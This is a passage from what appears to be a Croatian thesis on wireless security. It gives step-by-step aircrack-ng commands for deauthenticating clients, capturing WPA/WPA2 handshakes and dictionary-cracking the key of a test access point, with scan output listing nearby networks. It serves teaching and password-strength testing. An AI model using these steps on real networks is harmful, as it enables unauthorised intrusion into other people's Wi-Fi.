

*Slika 6.51. Aireplay-ng i deauth napad deautentifikacije*

Parametar *-0* definira da se radi o *deauth* napadu deautentifikacije koji je već korišten kod probijanja *WEP* ključa pristupne na koju su povezani klijenti. Ovaj napad šalje pakete deautentifikacije klijentu povezanog na pristupnu točku čija *MAC* adresa se definira *-c* parametrom. Deautentifikacija klijenta je izvršena u svrhu prikupljanja *WPA*/*WPA2* rukovanja s *Airodump-ng* alatom, prisiljavanjem tog klijenta na ponovnu autentifikaciju s pristupnom točkom. Broj *1* uz parametar *-0* označava da će zahtjev deautentifikacije nad povezanim klijentom biti poslan samo jednom. Ako se pošalje samo jedan zahtjev deautentifikacije, zanimljvo je da povezani klijent ni ne primjeti da je došlo do prekida veze, a ako aktivno koristi bežičnu mrežu, *Aireplay-ng* će istog trena snimiti *WPA*/*WPA2* rukovanje. Ukoliko nakon tog jednog zahtjeva napad deautentifikacije neće biti uspješno izvršen, potrebno je ponoviti istu naredbu, ili povećati taj broj na neki veći iznos, npr. *5*. Na testiranom *Android* pametnom telefonu se nakon samo jednog zahtjeva deautentifikacije gubitak veze manifestirao uklanjanjem *Wi-Fi* ikonice iz trake obavijesti te trenutnim povezivanjem, a tek nakon više zahtjeva deautentifikacije je sustav javio da je došlo do prekida veze s pristupnom točkom. *-a* parametar

definira *MAC* adresu pristupne točke, odgovor ove sintakse je prikazan na Slici 6.52.


*Slika 6.52. Odgovor deauth napada deautentifikacije*

Ako je napad deautentifikacije povezanog klijenta uspješno izvršen, *Airodump-ng* će momentalno snimiti te spremiti *WPA/WPA2* rukovanje za daljnu upotrebu *Aircrack-ng* alatom.





*Slika 6.53. Uspješno snimanje WPA rukovanja*

Nakon što *Airodump-ng* snimi *WPA* rukovanje, snimanje mrežnog prometa se može prekinuti *Ctrl+C* prečicom te se prelazi na korištenje *Aircrack-ng* alata za probijanje *WPA/WPA2* ključa.

### 6.3.4. Aircrack-ng

Posljednji korak je naravno pokretanje *Aircrack-ng* alata koji će iskoristiti prikupljeno *WPA/WPA2* rukovanje te u kombinaciji s rječnikom probiti *WPA/WPA2* ključ. Rječnik je obična tekstualna datoteka koja sadrži veliku količinu riječi upisanih jednu ispod druge koje predstavljaju *WPA/WPA2* ključeve, i koje koristi pri probijanju WPA/WPA2 ključeva. U ovom napadu je korišten *sqlmap.txt* rječnik koji dolazi implementiran u *Kali Linux* distribuciji, veličine je *11MB*, a ukupno sadrži *1 202 867* riječi.





*Slika 6.54. sqlmap.txt rječnik*

Sintaksa naredbe za probijanje *WPA/WPA2* ključa je slična onima iz prethodna dva poglavlja. Treba obratiti pažnju na točno definiranje naziva datoteke koju je stvorio *Airodump-ng* tijekom snimanja mrežnog prometa, te točnu lokaciju i naziv korištenog rječnika koja se definira *-w* parametrom. Uz naziv *Airodump-ng* datoteke ponovno je potrebno dodati "*-01.cap*" jer *Airodump-ng* svakoj datoteci automatski dodjeljuje brojeve, a datoteka je "*.cap*" formata.

```
root@kali:~# aircrack-ng -w '/usr/share/wordlists/sqlmap.txt' test-wpa-wpa2-06.cap
```

*Slika 6.55. Sintaksa naredbe za pokretanje Aircrack-ng alata*

Nakon pokretanja ove naredbe, dobije se odziv prikazan na Slici 6.56.




*Slika 6.56. Proces probijanja WPA/WPA2 ključa pomoću rječnika*

Ono što se događa je da *Aircrack-ng* uspoređuje riječi iz rječnika s *WPA/WPA2* rukovanjem sve dok ne dobije točan zajednički dijeljeni ključ. Brzina uspoređivanja je oko 1 150 ključeva po sekundi.


*Slika 6.57. Uspješno probijanje WPA/WPA2 ključa Aircrack-ng alatom*

Mana ovog napada je ako se točan dijeljeni ključ ne nalazi u rječniku, *Aircrack-ng* neće moći uspješno probiti ključ! Drugom manom bi se moglo okarakterizirati vrijeme potrebno za probijanje ključa. U ovom slučaju je bilo potrebno nešto više od 8 minuta da *Aircrack-ng* probije ključ. Naravno, korištena je vrlo jednostavna i trivijalna lozinka. No, ako pristupna točka za

*WPA/WPA2* ključ koristi specijalne znakove, veći broj znakova ili komplicirane lozinke, vjerojatnost probijanja ključa je gotovo nula, a *Aircrack-ng* neće biti u mogućnosti probiti ključ osim ako se traženi *WPA/WPA2* ključ ne nalazi u rječniku. Ako pak *Aircrack-ng* koristi veliki rječnik s puno riječi s ciljem da se poveća vjerojatnost probijanja ključa, proces probijanja ključa bi mogao trajati satima, danima, pa čak i godinama... Ovime se htjelo pokazati kako se trivijalne lozinke lako probijaju pa se samim time ne preporučuju za zaštitu bežične mreže.

## 6.4. PROBIJANJE WPA/WPA2 KLJUČA PRISTUPNE TOČKE BEZ POVEZANIH KLIJENATA

Nakon obrađenog probijanja *WPA/WPA2* ključa pristupne točke na koju su povezani klijenti, slijedi poglavlje u kojem se probija *WPA/WPA2* ključ pristupne točke bez povezanih klijenata. Postupak je još jednostavniji od onoga u prethodnom poglavlju. Postupci korištenja *Airmon-ng*, *Airodump-ng* te *Aircrack-ng* alata su isti, a *Aireplay-ng* alat se ne koristi jer ne postoji klijent koji je povezan na pristupnu točku zbog čega nema potrebe za izvođenjem napada deautentifikacije. Osnovni koraci su sljedeći: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* radi prikupljanja *WPA* rukovanja (*engl. WPA Handshake*) ciljane pristupne točke, pokrenuti *Aircrack-ng* alat te pomoću snimljenog *WPA* rukovanja i rječnika probiti *WPA/WPA2* ključ.

### 6.4.1. Airmon-ng

Za početak je potrebno bežičnu karticu postaviti u nadzorni način rada.

```
root@kali:~# airmon-ng start wlan0
```

*Slika 6.58. Postavljanje bežične kartice u nadzorni način rada*

Ukoliko bude potrebno, pokreću se naredbe za gašenje određenih procesa koji bi mogli izazvati smetnje pri izvođenju daljnjih operacija.

```
root@kali:~# kill 3036
root@kali:~# kill 3126
```

*Slika 6.59. Gašenje određenih procesa*

Nakon što je *Wi-Fi* kartica uspješno postavljena u nadzorni način rada pomoću *Airmon-ng* alata čime je stvoreno *mon0* sučelje, te su ugašeni određeni procesi, može se pristupiti pokretanju

*Airodump-ng* alata.

### 6.4.2. Airodump-ng

Sljedeća naredba omogućuje skeniranje dostupnih pristupnih točaka u blizini računala s kojeg se obavlja napad.

```
root@kali:~# airodump-ng mon0
```

*Slika 6.60. Sintaksa naredbe koja pokreće Airodump-ng program*

Slika 6.61. prikazuje sve pristupne točke i klijente koji su povezani na neke od njih, a nalaze se u blizini računala s kojeg se izvršava napad.

```
CH  9 ][ Elapsed: 28 s ][ 2015-06-01 09:55

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:21:91:1B:6B:34  -56       66       10    0   6  54   WPA2 CCMP   PSK  TEST-WPA_WPA2
F8:D1:11:31:A5:E2  -84       37        2    0   1  54   WPA2 CCMP   PSK  Jurisak1
EC:8A:4C:92:93:42  -93       22        0    0   6  54e. WPA2 CCMP   PSK  jicdkc
7C:03:4C:1F:2D:C3  -96       17        0    0  11  54   WEP  WEP         OptiDSL_2DC2
0E:84:DC:98:53:AF  -97        8        0    0  13  54e. WPA2 CCMP   PSK  DIRECT-hU-BRAVIA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:16:44:77:6D:7C    0    0 - 1      0       13
(not associated)   20:62:74:B2:5D:A0  -95    0 - 1      1        3
(not associated)   00:4F:62:2C:3E:32  -96    0 - 6      0        1  IVAN
(not associated)   0C:84:DC:98:53:AF  -99    0 - 1      0        3  OptiDSL1
(not associated)   6C:71:D9:2D:F8:D3  -101    0 - 1      0        1
(not associated)   0C:84:DC:98:53:AF  -99    0 - 1      0        3  OptiDSL1
02:21:91:1B:6B:34  00:08:22:FA:DC:FB  -48    0 - 1      0        1
```

*Slika 6.61. Pristupne točke koje je skenirao Airodump-ng alat*

Za ovo testiranje je odabrana *TEST-WPA_WPA2* pristupna točka.

```
CH 11 ][ Elapsed: 28 s ][ 2015-06-01 09:55

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:21:91:1B:6B:34  -57       68       11    0   6  54   WPA2 CCMP   PSK  TEST-WPA_WPA2
F8:D1:11:31:A5:E2  -84       37        2    0   1  54   WPA2 CCMP   PSK  Jurisak1
EC:8A:4C:92:93:42  -93       22        0    0   6  54e. WPA2 CCMP   PSK  jicdkc
7C:03:4C:1F:2D:C3  -96       18        0    0  11  54   WEP  WEP         OptiDSL_2DC2
0E:84:DC:98:53:AF  -97        8        0    0  13  54e. WPA2 CCMP   PSK  DIRECT-hU-BRAVIA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:16:44:77:6D:7C    0    0 - 1      0       13
(not associated)   20:62:74:B2:5D:A0  -95    0 - 1      1        3
(not associated)   00:4F:62:2C:3E:32  -96    0 - 6      0        1  IVAN
(not associated)   0C:84:DC:98:53:AF  -99    0 - 1      0        3  OptiDSL1
(not associated)   6C:71:D9:2D:F8:D3  -101    0 - 1      0        1
(not associated)   0C:84:DC:98:53:AF  -99    0 - 1      0        3  OptiDSL1
02:21:91:1B:6B:34  00:08:22:FA:DC:FB  -48    0 - 1      0        1
```

*Slika 6.62. TEST-WPA_WPA2 pristupna točka*

Dakle, potrebno je zabilježiti njene korisne informacije te pokrenuti već korištenu naredbu koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke. Na taj način se eliminira mrežni promet svih ostalih bežičnih mreža u blizini.

```
root@kali:~# airodump-ng -c 6 -w test-wpa-wpa2-nc --bssid 02:21:91:1B:6B:34 wlan0
```

*Slika 6.63. Sintaksa naredbe koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke*

Uz parametar *-c* stoji broj *6* jer je pristupna točka podešena na kanalu *6*. Važno je upamtiti upisano ime datoteke koje se odabire *-w* parametrom u koje će *Airodump-ng* spremati snimljeni mrežni promet definirane pristupne točke, jer će ta ista datoteka kasnije biti korištena u *Aircrack-ng* programu za probijanje *WPA* ključa uz pomoć *WPA* rukovanja te rječnika! U ovom slučaju je odabran *test-wap-wpa2-nc* naziv te datoteke. *--bssid* je *MAC* adresa pristupne točke. Odgovor ove naredbe je prikazan na Slici 6.64.

```
CH  6 ][ Elapsed: 4 s ][ 2015-06-01 10:42

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:21:91:1B:6B:34  -51 100       50       14    4   6  54   WPA2 CCMP   PSK  TEST-WPA_WPA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

*Slika 6.64. Pod kolonom STATION se ne nalazi niti jedna MAC adresa → ne postoje povezani klijenti na pristupnu točku!*

Ukoliko nakon pokretanja naredbe sa Slike 6.63. ne postoje povezani klijenti na pristupnu točku, odnosno dobije se situacija sa Slike 6.64., jedino što preostaje je biti strpljiv i čekati da se pojavi klijent koji će se povezati na pristupnu točku. Kad se to dogodi, *Airodump-ng* će snimiti *WPA* rukovanje. Treba napomenuti da je napad lažne autentifikacije s pristupnom točkom, koji je korišten kod probijanja *WEP* ključa pristupne točke na koju nisu povezani klijenti, beskoristan i ne može se koristiti kod *WPA/WPA2* sustava zaštite. Snimanje mrežnog prometa se nakon uspješno snimljenog *WPA* rukovanja može prekinuti *Ctrl+C* prečicom jer za razliku od probijanja *WEP* ključeva, kod probijanja *WPA/WPA2* ključeva količina prikupljenih paketa ne utječe na uspješnost izvođenja napada i probijanja *WPA/WPA2* ključa.

```
CH  6 ][ Elapsed: 1 min ][ 2015-06-01 10:43 ][ WPA handshake: 02:21:91:1B:6B:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:21:91:1B:6B:34  -52 100      800      403   18   6  54   WPA2 CCMP   PSK  TEST-WPA_WPA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

02:21:91:1B:6B:34  00:08:22:DA:C2:49  -50   54 -54      0       19
```

*Slika 6.65. Pojavio se klijent koji se povezao na pristupnu točku, a Airodump-ng je snimio WPA rukovanje*

Ovime ujedno završava korištenje *Airodump-ng* alata, a započinje korištenje *Aircrack-ng* alata.

### 6.4.3. Aircrack-ng

Posljednji korak je naravno pokretanje *Aircrack-ng* alata koji će iskoristiti prikupljeno *WPA/WPA2* rukovanje te u kombinaciji s rječnikom probiti *WPA/WPA2* ključ. Korišten je isti rječnik kao i u prethodnom poglavlju pa je sintaksa naredbe za probijanje *WPA/WPA2* ključa identična onoj iz prethodnog poglavlja. Jedina stvar na koju treba obratiti pažnju je točno definiranje naziva datoteke koju je stvorio *Airodump-ng* tijekom snimanja mrežnog prometa i koja sadrži snimljeno WPA rukovanje. Uz naziv te datoteke ponovno je potrebno dodati "-*01.cap*" jer *Airodump-ng* svakoj datoteci automatski dodjeljuje brojeve, a datoteka je "*.cap*" formata.

```
root@kali:~# aircrack-ng -w '/usr/share/wordlists/sqlmap.txt' test-wpa-wpa2-nc-01.cap
```


*Slika 6.66. Sintaksa naredbe za pokretanje Aircrack-ng alata*

Nakon pokretanja ove naredbe, dobije se odziv prikazan na Slici 6.67.

```
                    Aircrack-ng 1.2 rc1

          [00:05:52] 400328 keys tested (1157.55 k/s)

               Current passphrase: hi!chicago2008

Master Key     : 7E 7E 99 5E 92 B1 B1 6E 77 F5 38 CE 7F 24 D0 D2
                 8E 84 CC 91 0C 86 3D 49 F5 37 F8 68 F3 17 8A 13

Transient Key  : E6 63 3D 5C 17 5E 05 8B 59 9B 6F 83 45 ED ED 87
                 73 0B 6D A4 93 D1 A5 B7 9D C1 1B F8 37 61 55 82
                 E6 0C F9 45 9F 68 BC F2 D2 C9 C9 38 C4 93 50 63
                 91 26 0D 2C 0C AE 2B CD D0 6A 61 7F 88 5E DD 4B

EAPOL HMAC     : F3 6C 48 C8 AD E2 41 91 D5 64 EB 2B 30 CB 43 FD
```

*Slika 6.67. Proces probijanja WPA/WPA2 ključa pomoću rječnika*

Ono što se događa je to da *Aircrack-ng* uspoređuje riječi iz rječnika s *WPA/WPA2* rukovanjem sve dok ne dobije točan zajednički dijeljeni ključ. Brzina uspoređivanja je oko ponovno 1 150 ključeva po sekundi.




*Slika 6.68. Uspješno probijanje WPA/WPA2 ključa Aircrack-ng alatom*

Za probijanje ključa *Aircrack-ng* alatom je bilo potrebno nešto više od 8 minuta. Korištena je ista jednostavna i trivijalna lozinka iz prethodnog poglavlja kako bi se skratilo vrijeme potrebno za probijanje ključa i kako bi napad bio uspješan. Može se doći do istog zaključka da se trivijalne lozinke lako probijaju pa se samim time ne preporučuju za zaštitu bežične mreže.

# 7. ANALIZA REZULTATA

## 7.1. PROBIJANJE WEP KLJUČA PRISTUPNE TOČKE S POVEZANIM KLIJENTIMA

Osnovni koraci koje je potrebno učiniti: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* za radi prikupljanja inicijalizacijskih vektora (*engl. Initialization Vector – IV*) samo ciljane pristupne točke, pokrenuti *Aireplay-ng* program i njegov *arpreplay* napad, obaviti deautentifikaciju postojećeg klijenta pomoću *Aireplay-ng* programa i njegovog *deauth* napada deautentifikacije, pokrenuti *Aircrack-ng* alat za probijanje *WEP* ključa pomoću prikupljenih inicijalizacijskih vektora.

Ukoliko je *Airodump-ng* prikupio dovoljan broj inicijalizacijskih vektora i ukoliko se ne radi o složenom *WEP* ključu, *Aircrack-ng* nakon samo nekoliko sekundi uspješno probija *WEP* zaštitu! *Aircrack-ng* alat javlja da je pronašao *WEP* ključ te ga ispisuje u heksadekadskom i *ACSII* zapisu uz informaciju da je točnost ključa 100%! Kod ovog testiranja su bile potrebne 23 sekunde za uspješno probijanje *WEP* ključa, a korišteno je preko 60 000 inicijalizacijskih vektora koji su prikupljeni za manje od dvije minute. Vrijeme potrebno za prikupljanje dovoljnog broja inicijalizacijskih vektora ovisi o udaljenosti od pristupne točke i procesorskoj moći računala. Vrijeme potrebno za probijanje ključa će ovisiti o veličini ključa, njegovoj složenosti te procesorskoj moći računala na kojem se izvršava napad.

## 7.2. PROBIJANJE WEP KLJUČA PRISTUPNE TOČKE BEZ POVEZANIH KLIJENATA

Postupak je identičan kao i u prethodnom slučaju što se *Airmon-ng*, *Airodump-ng* i *Aircrack-ng* programa tiče, jedina razlika je kod *Aireplay-ng* alata. Osnovni koraci su sljedeći: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* radi prikupljanja inicijalizacijskih vektora (*engl. Initialization Vector – IV*) samo ciljane pristupne točke, pokrenuti *Aireplay-ng* program i njegov napad lažne autentifikacije s pristupnom točkom, pokrenuti *Aireplay-ng* i njegov *chopchop* napad ili napad fragmentacije (*engl. fragmentation attack*) kako bi se dobila *PRGA* (*engl. Pseudo-Random Generation Algorithm*) datoteka, pokrenuti *Packetforge-ng* za stvaranje *ARP* paketa pomoću dobivene *PRGA* datoteke iz prethodnog koraka, ubaciti *ARP* paket stvoren u prethodnom koraku,

pokrenuti *Aircrack-ng* alat te pomoću prikupljenih inicijalizacijskih vektora probiti *WEP* ključ.

Ukoliko se *Aircrack-ng* ne uspije probiti *WEP* ključ jer nema dovoljno prikupljenih inicijalizacijskih vektora, potrebno je pričekati da *Airodump-ng* prikupi traženi broj inicijalizacijskih vektora. *Aircrack-ng* zatim automatski započinje s ponovnim probijanjem *WEP* ključa i ukoliko ima dovoljno prikupljenih inicijalizacijskih vektora prikazati će *WEP* ključ. Za 64-bitni *WEP* ključ (čine ga 5 *ASCII* znakova) je potrebno svega oko 20 000 inicijalizacijskih vektora, dok je za 128-bitni *WEP* ključ (čine ga 13 *ASCII* znakova) potrebno oko 40 000 inicijalizacijskih vektora. Kod ovog testiranja je bilo potrebno oko 44 000 inicijalizacijskih vektora koji su prikupljeni za nepunih dvije minute, a cijeli proces probijanja *WEP* ključa pristupne točke na koju nije povezan niti jedan klijent je trajao oko 5 minuta.

## 7.3. PROBIJANJE WPA/WPA2 KLJUČA PRISTUPNE TOČKE S POVEZANIM KLIJENTIMA

Bez obzira koristi li pristupna točka *WPA* ili *WPA2* sustav zaštite, postupci su identični za oba oblika zaštite. Postupak je identičan kao i u prethodna dva slučaja što se *Airmon-ng* i *Airodump-ng* programa tiče, jedine sitne razlike su prisutne kod *Aireplay-ng* te *Aircrack-ng* alata. Osnovni koraci su sljedeći: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* radi prikupljanja *WPA* rukovanja (*engl. WPA Handshake*) ciljane pristupne točke, pokrenuti *Aireplay-ng* program i njegov napad deautentifikacije povezanog klijenta s pristupnom točkom, pokrenuti *Aircrack-ng* alat te pomoću snimljenog *WPA* rukovanja i rječnika probiti *WPA/WPA2* ključ.

*Aircrack-ng* uspoređuje riječi iz rječnika s prikupljenim *WPA/WPA2* rukovanjem sve dok ne dobije točan zajednički dijeljeni ključ. Brzina uspoređivanja je oko 1 150 ključeva po sekundi. Mana ovog napada je ako se točan dijeljeni ključ ne nalazi u rječniku, *Aircrack-ng* neće moći uspješno probiti ključ! Drugom manom bi se moglo okarakterizirati vrijeme potrebno za probijanje ključa. Kod ovog testiranja je bilo potrebno nešto više od 8 minuta da *Aircrack-ng* probije ključ. Naravno, korištena je vrlo jednostavna i trivijalna lozinka. No, ako pristupna točka za *WPA/WPA2* ključ koristi specijalne znakove, veći broj znakova ili kompliciranе lozinke, vjerojatnost probijanja ključa je gotovo nula, a *Aircrack-ng* neće biti u mogućnosti probiti ključ osim ako se traženi *WPA/WPA2* ključ ne nalazi u rječniku. Ako pak *Aircrack-ng* koristi veliki rječnik s puno riječi s ciljem da se poveća vjerojatnost probijanja ključa, proces probijanja ključa bi mogao trajati satima, danima, pa čak i godinama... Ovime se htjelo pokazati kako se trivijalne

lozinke lako probijaju pa se samim time ne preporučuju za zaštitu bežične mreže.

## 7.4. PROBIJANJE WPA/WPA2 KLJUČA PRISTUPNE TOČKE BEZ POVEZANIH KLIJENATA

Postupak je još jednostavniji od onoga u prethodnom slučaju. Postupci korištenja *Airmon-ng*, *Airodump-ng* te *Aircrack-ng* alata su isti, a *Aireplay-ng* alat se ne koristi jer ne postoji klijent koji je povezan na pristupnu točku zbog čega nema potrebe za izvođenjem napada deautentifikacije. Osnovni koraci su sljedeći: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* radi prikupljanja *WPA* rukovanja (*engl. WPA Handshake*) ciljane pristupne točke, pokrenuti *Aircrack-ng* alat te pomoću snimljenog *WPA* rukovanja i rječnika probiti *WPA/WPA2* ključ.

Ukoliko ne postoje povezani klijenti na pristupnu točku, jedino što preostaje je biti strpljiv i čekati da se pojavi klijent koji će se povezati na pristupnu točku. Kad se to dogodi, *Airodump-ng* će snimiti *WPA* rukovanje. Treba napomenuti da je napad lažne autentifikacije s pristupnom točkom koji je korišten kod probijanja *WEP* ključa pristupne točke na koju nisu povezani klijenti, beskoristan i ne može se koristiti kod *WPA/WPA2* sustava zaštite. Snimanje mrežnog prometa se nakon uspješno snimljenog *WPA* rukovanja može prekinuti jer za razliku od probijanja *WEP* ključeva, kod probijanja *WPA/WPA2* ključeva količina prikupljenih paketa ne utječe na uspješnost izvođenja napada i probijanja *WPA/WPA2* ključa.

Za probijanje ključa *Aircrack-ng* alatom je bilo potrebno nešto više od 8 minuta. Korištena je ista jednostavna i trivijalna lozinka iz prethodnog slučaja kako bi se skratilo vrijeme potrebno za probijanje ključa i kako bi napad bio uspješan. Može se doći do istog zaključka da se trivijalne lozinke lako probijaju pa se samim time ne preporučuju za zaštitu bežične mreže.

